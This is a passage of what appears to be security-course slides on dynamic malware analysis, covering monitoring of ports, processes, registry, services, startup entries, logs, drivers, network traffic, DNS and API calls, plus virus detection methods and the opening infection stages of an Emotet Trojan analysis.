  - **API Calls Monitoring**

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses





https://docs.microsoft.com

Port Monitoring Tools

- Port Monitor
  (*https://www.port-monitor.com*)
- CurrPorts
  (*https://www.nirsoft.net*)
- TCP Port Monitoring
  (*https://www.dotcom-monitor.com*)
- PortExpert
  (*http://www.kcsoftwares.com*)
- PRTG's Network Monitor
  (*https://www.paessler.com*)

Dynamic Malware Analysis: Process Monitoring


- Malware programs camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware programs also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (*https://docs.microsoft.com*)
- OpManager (*https://www.manageengine.com*)
- Monit (*https://mmonit.com*)
- ESET SysInspector (*https://www.eset.com*)
- System Explorer (*http://systemexplorer.net*)

Process Monitor

The Process Monitor shows the **real-time file system, Registry,** and **process/thread** activity



https://docs.microsoft.com

Dynamic Malware Analysis: Registry Monitoring

- The Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs automatically whenever the computer or device boots
- Use registry entry monitoring tools such as **jv16 PowerTools** to examine the changes made by the malware to the system's registry

Registry Monitoring Tools


- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (*https://accessdata.com*)
- RegScanner (*https://www.nirsoft.net*)
- Registrar Registry Manager (*https://www.resplendence.com*)

jv16 PowerTools — It is a registry cleaner used to **find registry errors** and unneeded registry junk. It also helps in detecting registry entries created by the malware

https://www.mcecroft.com

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers to get **remote control of the victim's machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



http://tools.sysprogs.org

Windows Service Monitoring Tools


- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker (*https://processhacker.sourceforge.io*)
- Netwrix Service Monitor (*https://www.netwrix.com*)
- AnVir Task Manager (*https://www.anvir.com*)
- Service+ (*https://www.activeplus.com*)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

- Steps to manually detect hidden malware are listed as follows:
  - Check startup program entries in the registry editor
  - Check device drivers that are automatically loaded
    - `C:\Windows\System32\drivers`
  - Check `boot.ini` or `bcd` (bootmgr) entries
  - Check Windows services that are automatically started
    - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
  - Check the startup folder
    - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows




Dynamic Malware Analysis: Event Logs Monitoring/Analysis

- **Log analysis** is a process of analyzing **computer-generated records or activities** to identify malicious or suspicious events
- Use **log analysis tools** like **Splunk** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (LEM) (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Splunk | It is a **SIEM tool** that can **automatically collect all the events logs** from all the systems present in the network



https://www.splunk.com

Dynamic Malware Analysis: Installation Monitoring


- When the system or users **install or uninstall** any software application, there is a chance that traces of the **application data** are left on the system
- Installation monitoring will help in detecting hidden and background installations that the malware performs
- Use installation monitoring tools such as **Mirekusoft Install Monitor** for monitoring the installation of malicious executables

Installation Monitoring Tools

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Mirekusoft Install Monitor

It automatically monitors what gets placed on your system and **allows you to completely uninstall it**



https://www.mirekusoft.com

Dynamic Malware Analysis: Files and Folders Monitoring

- Malware programs normally **modify system files and folders** after infecting a computer
- Use file and folder integrity checkers like **PA File Sight**, **Tripwire**, and **Netwrix Auditor** to detect changes in system files and folders

File and Folder Integrity Checking Tools

- Tripwire File Integrity and Change Manager (*https://www.tripwire.com*)
- Netwrix Auditor (*https://www.netwrix.com*)
- Verisys (*https://www.ionx.co.uk*)
- CSP File Integrity Checker (*https://www.cspsecurity.com*)
- NNT Change Tracker (*https://www.newnettechnologies.com*)

PA File Sight

- It audits who is **deleting files**, **moving files**, or **reading files**. It also detects users **copying files** and optionally **blocks access**

Dynamic Malware Analysis: Device Drivers Monitoring


- Malware is installed along with device drivers **downloaded from untrusted sources**, and attackers use these drivers as a shield to avoid detection
- Use device driver monitoring tools such as **DriverView** to scan for suspicious device drivers and verify if the device drivers are genuine and downloaded from the publisher's original site
- Go to **Run** → Type **msinfo32** → **Software Environment** → **System Drivers** to manually check for installed drivers

Device Driver Monitoring Tools

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*http://www.driver-soft.com*)

DriverView

DriverView utility displays a list of all the **device drivers** currently loaded on the system along with information such as load address of the driver, description, version, and product name



https://www.nirsoft.net

Dynamic Malware Analysis: Network Traffic Monitoring/Analysis


- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark *(https://www.wireshark.org)*
- PRTG Network Monitor *(https://kb.paessler.com)*
- GFI LanGuard *(https://www.gfi.com)*
- NetFort LANGuardian (*https://www.netfort.com*)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data, correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**



https://www.solarwinds.com

Dynamic Malware Analysis: DNS Monitoring/Resolution


- **DNSChanger** is a malicious software capable of **changing** the system's **DNS server settings** and provides the attackers with the **control of the DNS server** used on the victim's system
- Use DNS monitoring tools such as **DNSQuerySniffer** to verify the DNS servers that the malware tries to connect to and identify the type of connection

DNS Monitoring/Resolution Tools

- DNSstuff (*https://www.dnsstuff.com*)
- DNS Lookup Tool (*https://www.ultratools.com*)
- Sonar Lite (*https://constellix.com*)

DNSQuerySniffer

DNSQuerySniffer is a network sniffer utility that **shows the DNS queries** sent on your system



https://www.nirsoft.net


Dynamic Malware Analysis: API Calls Monitoring

- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- APImetrics (*https://apimetrics.io*)
- Runscope (*https://www.runscope.com*)
- AlertSite (*https://smartbear.com*)

API Monitor API Monitor allows you to **monitor and display Win32 API calls** made by applications



Virus Detection Methods

Scanning	Once a virus is detected, it is possible to **write scanning programs** that look for signature string characteristics of the virus
Integrity Checking	Integrity checking products work by **reading the entire disk** and **recording integrity data** that act as a **signature** for the files and system sectors
Interception	The interceptor **monitors** the operating system **requests** that are written to the disk
Code Emulation	In code emulation techniques, the **antivirus executes** the malicious code **inside a virtual machine** to **simulate** CPU and memory activities These techniques are considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine **mimics the real machine**
Heuristic Analysis	Heuristic analysis can be **static** or **dynamic** In static analysis, the **antivirus analyses the file format** and code structure to determine if the code is viral In dynamic analysis, the **antivirus performs a code emulation** of the suspicious code to determine if the code is viral

Trojan Analysis: Emotet


- Emotet is a **banking Trojan** which can function both as a **Trojan by itself** or as the **downloader and dropper** of **other banking Trojans**
- It is a **polymorphic malware** as it can change its own **identifiable features** to evade **signature-based** detection

Propagation

- Emotet infection spreads through **malicious scripts, macro-enabled document files, malicious links,** and **spam emails**

Targets

- Individuals
- Companies
- Government entities




https://www.fortinet.com

Emotet Malware Attack Phases: Infection Phase


Stage 1: Initial Infection

- The initial infection can be performed through **malicious scripts, macro-enabled document files, malicious links**, and **spam emails**
- A **spam email** is sent to the victim, which contains the **malicious URL disguised as a legitimate email**, luring the victim to click the link



Stage 2: Malicious .doc File Download

- When the victim **clicks the link**, it redirects to **download a malicious** `PAY09735746167553.doc` file that contains malicious VBA code in a Macro
- Emotet malware **enters the victim's system** and **starts** its attack



